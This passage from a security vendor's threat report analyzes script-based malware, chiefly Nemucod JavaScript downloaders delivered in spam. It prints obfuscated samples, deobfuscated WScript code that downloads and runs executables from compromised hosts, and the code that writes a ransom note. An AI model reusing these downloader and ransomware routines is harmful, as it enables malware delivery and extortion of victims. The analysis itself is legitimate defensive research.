20,000
15,000
10,000
5,000
0
Q3
Q4
Q1
Q2
Q3
Q4
Q1
Q2
2015
2016
2017



Hypertext-application and VBS malware submitted to McAfee Labs
1,600,000
1,200,000
800,000
400,000
0
Q3
Q4
Q1
Q2
Q3
Q4
Q1
Q2
2015
2016
2017

Figure 18: The first steps in an infection.

Why use a script?

Scripting languages provide attackers with the same abilities as file-based malware. But what pushes a malware author to use a scripting language? Evasion is probably the key reason for the popularity of this attack tactic. Scripts are easy to obfuscate and thus difficult to detect. We discussed many evasion techniques in the *McAfee Labs Threats Report: June 2017.*

During the last couple of years McAfee Labs has observed a huge increase in script-based malware. In this Key Topic we will discuss the two most prevalent types: JavaScript and PowerShell. We will examine propagation methods, how a script lands on a victim's machine, and the infection mechanism.

JavaScript

Malicious JavaScripts are basically downloaders that target users through malware spam campaigns. These malicious scripts usually arrive on a user's machine through spam emails, embedded in an attached .zip or .rar file. When the user opens the file archive and double-clicks on the JavaScript file, the Windows scripting engine JScript executes it to make a connection with one or several remote hosts to download additional malware and infect the user's machine without consent.

For years, attackers have made spam campaigns one of the most popular methods to distribute malware. In most cases, email attachments deliver a malicious executable file, often using a .exe, .pif, or .scr extension; an apparently harmless document with hidden double file extensions; or a file archive embedding a malicious executable. However, the spam trend has changed in recent years, now delivering malformed documents exploiting a vulnerability or file archives containing malicious JavaScript files that download other malware. JavaScript malware does not exploit a vulnerability to infect, but uses social engineering to gain a foothold.

Malicious "JavaScript" are actually JScript files, not JavaScript files. There are some slight code differences between the two script families and in what is allowed or disallowed regarding security. We will not go into these differences in this Key Topic and will use the more popular term, JavaScript, to refer to malicious scripts.




Figure 19: Email appearing as a shipment confirmation, with a malicious JavaScript in a .zip attachment.




Figure 20: This JavaScript email in Japanese was sent to five email addresses, all containing the same recipient's name.

Follow

Share


Infection chain

When a malicious JavaScript runs, it generally downloads an executable from a remote host and saves it in the %TEMP% folder. ActiveX controls such as wscript.shell, msxml2.xmlhttp, and adodb.stream are used to create an HTTP GET request to download the file. For example, wscript.shell gets the environment variable %TEMP% using GetSpecialFolder with TemporaryFolder (value = 2), or the parameter %TEMP% msxml2.xmlhttp downloads the malicious binary from the remote server and uses the method "open". These scripts use three parameters: the desired HTTP method (GET), the URL, and the Boolean value "true" or "false" for synchronous or asynchronous calls, respectively.

Prevalence

McAfee started seeing customer submissions of malicious Nemucod JavaScripts at the beginning of April 2015. An increase in submissions appeared in mid-August 2015 with a further leap in October 2015. The detections are spread across the globe and are not specific to a region. The following graph shows the rise in Nemucod submissions, which makes up 90% of malicious JavaScript submissions.

The most common filenames in the spam campaigns include forms of "invoice," "scan," "document," "task," "fax," and many others.



The JavaScript files used in these Nemucod spam campaigns employ different patterns of filenames than in previous spam campaigns, which used a common set of filenames. The JavaScript filenames appear not only in English:

- dokument_05730.pdf.js (Swedish)
- Bewerbung [**].zip (German)
- ртелеком483.zip (Russian)
- 出書(6月2日)野田.zip (Japanese)

Malicious JavaScript also use a double extension, such as .doc.js or .pdf.js, to hide their true colors and trick users. These malicious scripts also arrive as JScript-encoded script files and Windows-script files.

- Informacje_Przesylki.wsf
- fattura<day>.<month>.pdf.js (for example, fattura02.05.pdf.js)

Even when the files appear to come from financial institutions, we see that the patterns are more or less similar: a short string to suggest what the file is, some random strings or digits to make the filename unique, and a .js extension or double file extension such as .doc.js or .pdf.js. Later variants of malicious JavaScript included two or more files instead of one.

Obfuscation methods

To combat improved security methods, attackers often turn to obfuscation to evade detection. Several obfuscation and anti-emulation tricks suit both binaries and malicious JavaScripts:

- Strings concatenation
- Useless operations on numeric values
- Strings reversed
- Junk characters added between strings
- Unnecessary comments
- Useless strings inserted between strings
- Declarations and initialization of junk-string variables
- Arrays mixing fake URLs with useful ones
- Unicode/hex/decimal/Base64 encoding

Custom obfuscators

Malware authors also commonly use custom obfuscators for malicious JavaScript. We highlight three:

- Scripts split into tiny strings
- JavaScript Obfuscator (free version)
- Dean Edwards packer

Scripts split into tiny strings: This obfuscation method consists of splitting the whole malicious JavaScript into tiny strings of two-to-five characters that are concatenated during the execution before the “eval” function executes.

Figure 21: Example of a script split into tiny strings with functions.

JavaScript Obfuscator: The free online obfuscator "Javascript Obfuscator" (free version) is available at www.javascriptobfuscator.com.

```
/*****************************************************************************/
/*                                                                           */
/*  This obfuscated code was created by Javascript Obfuscator Free Version.*/
/*  Javascript Obfuscator Free Version can be downloaded here                */
/*  http://javascriptobfuscator.com                                          */
/*                                                                           */
/*****************************************************************************/
eval((function(){var
z=[81,86,75,88,87,94,71,70,66,60,85,74,82,89,76,80,72,90,79,65];var
k=[];for(var b=0;b<z.length;b++)k[z[b]]=b+1;var m=[];for(var
c=0;c<arguments.length;c++){var r=arguments[c].split('~');for(var
y=r.length-1;y>=0;y--){var q=null;var f=r[y];var j=null;var v=0;var
u=f.length;var t;for(var d=0;d<u;d++){var g=f.charCodeAt(d);var
s=k[g];if(s){q=(s-1)*94+f.charCodeAt(d+1)-32;t=d;d++;}else
if(g==96){q=94*(z.length-32+f.charCodeAt(d+1))+f.charCodeAt(d+2)-32;t=d;d+=2;
}else{continue;}if(j==null)j=[];if(t>v)j.push(f.substring(v,t));j.push(r[q+1]
);v=d+1;}if(j!=null){if(v<u)j.push(f.substring(v));r[y]=j.join('');}}m.push(r
[0]);}var h=m.join('');var n='abcdefghijklmnopqrstuvwxyz';var
p=[10,92,96,39,126,42].concat(z);var x=String.fromCharCode(64);for(var
b=0;b<p.length;b++)h=h.split(x+n.charAt(b)).join(String.fromCharCode(p[b]));r
eturn h.split(x+'!').join(x);})('function
i@xE@t@t@ns(Tgb,@uTm,@qkS,@rf@xc@u@iQwNoq@jQ[Noq@j===443Qw@rr@wissqQ|}Q{qNE@w
@o="@jyayvpC"Qo@qkS){casQXsI@in@o=5138Q%iQe49726V"iQe=="SmgCz"Qwr@xT@sQxQA728
:V!@mdS@vy@ug=44863QHj@u@vj@n=57502Q{@QuQ`@Qu==="@oilrr"Qw@naurh@qbQqif(qNE@w
@oQ_mpx="gaIn"};Q
true:V!@o@gg="@g@nufi@ie"Q%@rqb@i@xpgQ|Q=V!Ss@q@r@tp@yQ[Ss@q@r@tp@y===0){swit
ch(@qkS){casQXsI@in@o=5138Q%iQe49726V"iQe=="SmgCz"Qwr@xT@sQxQA728:V!@mdS@vy@u
g=44863QHj@u@vj@n=57502Q{@QuQ`@Qu==="@oilrr"Qw@naurh@qbQqV!y@o@v=69079Qfretur
n
1QTkqetcqs(x@kda@s@nEQwp@kl=parseInt(x@kda@s@nEQ^p@klQZk@jg@jQsau@yee@z@r="fQ
]au@yee@z@rQZcDkQsS@hbusSC="rQ]S@hbusSCQTqrr@htQswMg@o@t="CQ]wMg@o@tQZu@hy@mQ
nyEb@oEqy@g="@zQ]@yEb@oEqy@gQTgxlMQsb@r@iCQxQ{@zC@mf@tQx;;Q{zl@q="oQ]zl@qQZpf
@g@nyeQspvnbni="cQ]pvnbniQZQY{V!I@z@h="aQ]I@z@hQZkicfCsQnqr@ja="eQ]@qr@jaQZx@
gg@r@mQnhT@wz@qiel="hQ]@hT@wz@qielQTqtsky(@sgt){Q\'Q-V Q&461:Q)Q Q2Q"
"Q+QzQ!V(Q,Q# Q$Q};Q{@qrggm@i=pf@g@nyeQy I@jx@hf=x@gg@r@mQy
E@mv@v@oN=QYQ{@o@m@wvohq=cDkQy l@oeqT=u@hy@mQy
```

Figure 22: JavaScript with the original header added by the obfuscator. MD5 hash: FF6A165652EC9A1C2ADDAEBE15FD0C5E.

Follow

Share

```
1 eval((function(){var
  s=[79,90,71,65,72,88,66,80,76,89,87,94,70,60,86,81,85,75,82,74];var
  b=[];for(var v=0;v<s.length;v++)b[s[v]]=v+1;var d=[];for(var
  r=0;r<arguments.length;r++){var n=arguments[r].split('~');for(var
  l=n.length-1;l>=0;l--){var j=null;var f=n[l];var u=null;var p=0;var
  o=f.length;var a;for(var h=0;h<o;h++){var x=f.charCodeAt(h);var
  m=b[x];if(m){j=(m-1)*94+f.charCodeAt(h+1)-32;a=h;h++;}else
  if(x==96){j=94*(s.length-32+f.charCodeAt(h+1))+f.charCodeAt(h+2)-32;
  a=h;h+=2;}else{continue;}if(u==null)u=[];if(a>p)u.push(f.substring(p
  ,a));u.push(n[j+1]);p=h+1;}if(u!=null){if(p<o)u.push(f.substring(p))
  ;n[l]=u.join('');}}d.push(n[0]);}var e=d.join('');var
  i='abcdefghijklmnopqrstuvwxyz';var
  y=[42,126,39,92,10,96].concat(s);var
  w=String.fromCharCode(64);for(var
  v=0;v<y.length;v++)e=e.split(w+i.charAt(v)).join(String.fromCharCode
  (y[v]));return e.split(w+'!').join(w);})('function a(){var
  d=["https://www.wsfdfdofnaldZFodm/ldfoginO nexdA
  ebsoocket-b.intercomO(faceboo6"mi44n.phpZGdonaldinxcoZ|ffZO.phpZGnex
  us-websocket-b.intercom.comZGfacebook.com/db.php","http://www.cuocim
  atic.com/js/faq/Dip3940282.scrZGwww.donafldogO
  nexus-websocket-b.inteO&GRebooG"minO donogO nexuO!ffAOvriZEnO
  donraldogO nexA ebsZ.O&GReboccdoG"vvminO dodA?ogO GvffdfO!G4fdOvGFO
  faGSoG"minO donerogO nexfxuO!AOxffvriZEnO donrGTpogO
  nexZYdZ.O&GRO|advvminO doANddzxnogO G fdfO!G4fdfOZA?O dodA?ogO
  GvffdfO!G4fdOvGFO faGSoG"minO donerogO
  nexfxuO!89eje98sdzczxewGm.net/790wzsdfdsfcijw/O8O
  OZ-GKdf3424G7sdf5O7O%OtsdfALvxcAUerwG\'OFO\'GOfxcv8zAaAH438GJdsfsGPd
  fsOB3O"OCO/A=fdsfqzcGAO
```

Figure 23: JavaScript example without the original header. MD5 hash: B74412FDF0868D461ED4DBF274EE0422.

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':
e(c)+'\\b','g'),k[c])}}return p}('c Q(1f,17,18,1o){if('
if(5.10(kk)>0){1f=7(9k,8)}4 17="";4 ji=0;if(5.10(ji)>=0
7(-ac)}4 3n=0;if(5.s(3n)!=0){ab=-a8}if("a9"=="\\z\\t\\u
+=1s(7(4F,1o))}if("\\o\\15\\u\\11\\l".J("\\o\\z\\t\\z\\
{4 4e=0;if(5.P(4e)==0){4 8t=-8z}6{8A=8y}4 iA=-1;if(5.s(
if(1U==="\\13\\15\\z\\11\\15"){8g="\\14\\k\\u\\M\\t\\u\
9b){4 99="98"}4 1L="95";4 dM="96";if(1L!=dM){4 97=\'\\u
I"}6{jb="8R"}if("".J("8Q")>0){4 8N=\'-8O\'}if(8P==ap){4
<=7(bI,8)){4 b$=\'-bO\'}6{bP=\'\\k\\14\\u\\o\\M\'}4 2D=
 4k=1;if(5.s(4k)===0){4 d1=a}if("\\B\\k\\u\\15\\z\\w\\1
}4 C=x("aS","aU");if(7(-aR)!=-aQ){gL=aN}6{aO=-aP}if("aU
)===0){4 aA="aC"}4 r=1t aI();if(7(aJ)===aH){aG=\'-aD\'}
10(3E)!=0){bD=7(bK,8)}6{4 1U=9}4 ft=C[1i].3F("|");if(-1
12("-7Z")!=-1){4 4$=a}4 3$=-1;if(5.U(3$)>0){4 5b=""}4 1
```


Figure 24: An example of JavaScript obfuscated with Dean Edwards packer. MD5 hash: 4D3BD79B73A74FC8C0ADB55E59E66AC1.

Dean Edwards packer: Some later variants of JavaScripts use the obfuscator "Dean Edwards" packer, available at http://dean.edwards.name/packer/.

The Dean Edwards packer is sometimes applied only to small parts of code instead of to the whole script:

```
143 vietnamese =
    ("n"+("compound","aviation","patronize","flinty","separately","tr
    iumph","ballroom","spree","ep") +
    String.fromCharCode(111)).split("");
144
145 oaegScr = " add: function( elem, types, handler, data, selector )
    { var tmp, events, t, handleObjIn, special, eventHandle,
    handleObj, handlers, type, namespaces, origType, elemData =
    jQuery._data( elem );";
146 eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){w
    hile(c--)r[c]=k[c]||c;k=[function(e){return
    r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.repl
    ace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('0=1.2();3
    6=4 5(7(0));3 8=4
    5(1.2());',9,9,'rKXyhsz|BUk|pop|var|new|uhRkAhP|XtpJu|pick|NBHAYv
    L'.replace('U','HpU').split('|'),0,{}))
147 pYzoVKAO = " global: {},";
148 var CteaNXQfb = XtpJu[BHpUk.shift()](BHpUk.shift());
149 uvbkmKSBc = " Don\"t attach events to noData or text/comment
    nodes (but allow plain objects) if ( !elemData ) { return; ";
150
151 if(thenDo){
152 eval(function(p,a,c,k,e,r){e=function(c){return
    c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]
    ||e(c);k=[function(e){return
    r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.repl
    ace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return
    p}('1=(("9","2","3","4","5")+"6").7();8 0=a.b();c
    d(){e("f://"+g,"h")}',18,18,'emptyZZindicatedeZZendorseZZajfoTTEb
    ZZaptitudeZZESOHGNPaRebZZRbtJGWvZZprovisionallyZZvarZZopulenceZZM
    athZZrandomZZfunctionZZsaloHoodZZquickwittedZZhttpZZhoddorZZOYWvC
    wQ'.split('ZZ'),0,{}))
153 }
154 var hoddor =
    "\u0073\u0068\u006F\u0070\u006E\u0067\u006F\u0063\u0071\u0075\u00
    79\u0065\u006E\u002E\u0063"+"\u006F\u006D\u002F\u0030\u0039\u0079
    \u0038\u0068\u0062\u0037\u0076\u0036\u0079\u0037\u0067";
```

Figure 25: Dean Edwards packer applied to portions of a JavaScript. MD5 hash: 0C1158575B465C29CA9235A511ECF8A9.



Analyzing deobfuscated code

Some variants caught our attention because of their unexpected payloads or because the download occurred in a different way than usual. We will look at two JavaScript variants.

Variant 1

```
var b = "www.[redacted].cl [redacted].com [redacted].com".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + "446032";
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var ld = 0;
for (var n = 1; n <= 3; n++) {
    for (var i = ld; i < b.length; i++) {
        var dn = 0;
        try {
            xo.open("GET", "http://" + b[i] + "/counter/?id=" + str + "&rnd=473693" + n, false);
            xo.send();
            if (xo.status == 200) {
                xa.open();
                xa.type = 1;
                xa.write(xo.responseBody);
                if (xa.size > 1000) {
                    dn = 1;
                    xa.position = 0;
                    xa.saveToFile(fn + n + ".exe", 2);
                    try {
                        ws.Run(fn + n + ".exe", 1, 0);
                    } catch (er) {};
                };
                xa.close();
            };
            if (dn == 1) {
                ld = i;
                break;
            };
        } catch (er) {};
    };
};
```

Figure 26: Variant 1 attempts to download a file from each of three sites.

In this variant, we see a loop called three times as the script attempts to download three files, one from each of three compromised websites. The sites are listed in "var b" and are different for each JavaScript sample. Each time a loop executes, the variable "i" is incremented, taking its value from 1 to 3.

The HTTP GET request contains a download link such as:

- http://<DNS>/counter/?id=<unique_var_id>&rnd=473693<i>

The site is one of the domain names listed in var b. The unique_var_id is a long, hardcoded random string that was obfuscated with the rest of the script and will also appear in the deobfuscated code, or will be found at the top of the obfuscated version of the script, depending on the JavaScript variant.

Again, depending on the variant, the unique var ID is stored in the variable "str," "stroke," or "id." Early versions of JavaScript used a unique var ID starting with "545," then with "555," and later variants used a randomly generated ID. We assume this unique ID is used by the attackers for logging.

The parameter "rnd," later named "dc," contains a hardcoded value (473693 in this example, varying with each sample), to which the value of the variable i is added to shape the complete downloading URL. Once each of the three malware files are downloaded, the script executes them. Variant 1 downloaded one sample each of Miuref, Tescrypt, and Kovter.




Figure 27: In Variant 1, the unique variable ID is stored in "var str," seen at the top of the obfuscated script.

The downloaded files are saved in the %TEMP% folder, with a hardcoded filename (446032 in this case), suffixed by the value of i when the file was downloaded. In other words, the downloaded files are saved with these filenames: 4460321.exe, 4460322.exe, and 4460323.exe. These filenames are valid only for this malware sample because the hardcoded value changes from one JavaScript sample to another.

Variant 2

The following deobfuscated code is the same as Variant 1 in some points, yet it is an improved version with more features.

The unique string is stored in the variable "id" in this sample, instead of "str" as in Variant 1, and is randomly generated. It no longer starts with "545" or "555." The script attempts to download an additional malicious file (Tescrypt) from five compromised servers, with their addresses stored in the variable "ll."

```
var id = "UWkCd2y2BI2XXs1li7aCez86nLQSwM59_PDwIwyIm1Xe432Zb-NUmB3bNFcUObI_P7PndMUnQA";
var ad = "1Gf6PtbcvAKNqvNMYHzPzeSyD7y9cYffpW";
var bc = "0.72576";
var ld = 0;
var cq = String.fromCharCode(34);
var cs = String.fromCharCode(92);
var ll = "[redacted].co.uk [redacted].my [redacted].se [redacted].vn [redacted].ru".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%") + cs + "616850";
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var fo = WScript.CreateObject("Scripting.FileSystemObject");
if (!fo.FileExists(fn + ".txt")) {
    for (var i = ld; i < ll.length; i++) {
        var dn = 0;
        try {
            xo.open("GET", "http://" + ll[i] + "/counter/?ad=" + ad + "&dc=380865", false);
            xo.send();
            if (xo.status == 200) {
                xa.open();
                xa.type = 1;
                xa.write(xo.responseBody);
                if (xa.size > 1000) {
                    dn = 1;
                    xa.position = 0;
                    xa.saveToFile(fn + ".exe", 2);
                };
                xa.close();
            };
            if (dn == 1) {
                ld = i;
                break;
            };
```

Figure 28: In Variant 2, the unique variable ID was obfuscated with the rest of the script, and can be seen in the deobfuscated code.

The HTTP GET request contains a download link such as:

- http://<DNS>/counter/?ad=<unique_var_ad>&dc=380865

The unique variable "ad" is hardcoded in the script. Once the file is downloaded, it is saved in the %TEMP% folder with the filename 616850.exe.

The script will check if the downloaded .exe file exists (it should if the download was successful) and creates a .txt file with the same name (616850.txt in this example) containing the following data:

```
(fo.FileExists(fn + ".exe")) {
 fp = fo.CreateTextFile(fn + ".txt", true);
 fp.WriteLine("ATTENTION!");
 fp.WriteLine("");
 fp.WriteLine("All your documents, photos, databases and other important personal files");
 fp.WriteLine("were encrypted using strong RSA-1024 algorithm with a unique key.");
 fp.WriteLine("To restore your files you have to pay " + bc + " BTC (bitcoins).");
 fp.WriteLine("Please follow this manual:");
 fp.WriteLine("");
 fp.WriteLine("1. Create Bitcoin wallet here:");
 fp.WriteLine("");
 fp.WriteLine("      https://blockchain.info/wallet/new");
 fp.WriteLine("");
 fp.WriteLine("2. Buy " + bc + " BTC with cash, using search here:");
 fp.WriteLine("");
 fp.WriteLine("      https://localbitcoins.com/buy_bitcoins");
 fp.WriteLine("");
 fp.WriteLine("3. Send " + bc + " BTC to this Bitcoin address:");
 fp.WriteLine("");
 fp.WriteLine("      " + ad);
 fp.WriteLine("");
 fp.WriteLine("4. Open one of the following links in your browser to download decryptor:");
 fp.WriteLine("");
 for (var i = 0; i < ll.length; i++) {
     fp.WriteLine("      http://" + ll[i] + "/counter/?ad=" + ad);
fp.WriteLine("");
fp.WriteLine("5. Run decryptor to restore your files.");
fp.WriteLine("");
fp.WriteLine("PLEASE REMEMBER:");
fp.WriteLine("");
fp.WriteLine("      - If you do not pay in 3 days YOU LOOSE ALL YOUR FILES.");
fp.WriteLine("      - Nobody can help you except us.");
fp.WriteLine("      - It's useless to reinstall Windows, update antivirus software, etc.");
fp.WriteLine("      - Your files can be decrypted only after you make payment.");
fp.WriteLine("      - You can find this manual on your desktop (DECRYPT.txt).");
fp.Close();
```

Figure 29: Variant 2's ransomware note.

Depending on the variants, this file can either be a .txt file (with plain text, as pictured above) or .htm.

This ransomware note informs the victim that all files have been encrypted and they must pay a ransom of BTC 0.72576 (the variable bc = 0,72576 in this script) before being able to download a decryptor located at http://<DNS>/counter/?ad=<unique_var_ad>. We did not download the alleged decryptor, so we cannot confirm whether it is a real decryptor, another malware sample, or just a fake link.

The script next creates a .cmd file, with the following instructions, before silently executing:

```
      for (var i = 67; i <= 90; i++) {
          fp.WriteLine("dir /B " + cq + String.fromCharCode(i) + ":" + cs + cq + " && for /r " + cq + String.fromCharCode(i) + ":" + cs + cq +
